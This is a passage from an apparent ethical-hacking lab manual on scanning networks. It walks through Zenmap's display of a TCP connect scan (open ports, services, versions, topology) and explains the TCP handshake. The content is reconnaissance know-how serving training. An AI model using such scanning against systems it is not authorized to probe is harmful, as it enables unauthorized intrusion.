


- The scan results appear, displaying all the open TCP ports and services running on the target machine, as shown in the screenshot.

Note: TCP connect scan completes a three-way handshake with the target machine. In the TCP three-way handshake, the client sends a SYN packet, which the recipient acknowledges with the SYN+ACK packet. In turn, the client acknowledges the SYN+ACK packet with an ACK packet to complete the connection. Once the handshake is completed, the client sends an RST packet to end the connection.




- Click the **Ports/Hosts** tab to gather more information on the scan results. Nmap displays the Port, Protocol, State, Service, and Version of the scan.




Module 03 – Scanning Networks

- Click the **Topology** tab to view the topology of the target network that contains the provided IP address and click the **Fisheye** option to view the topology clearly.

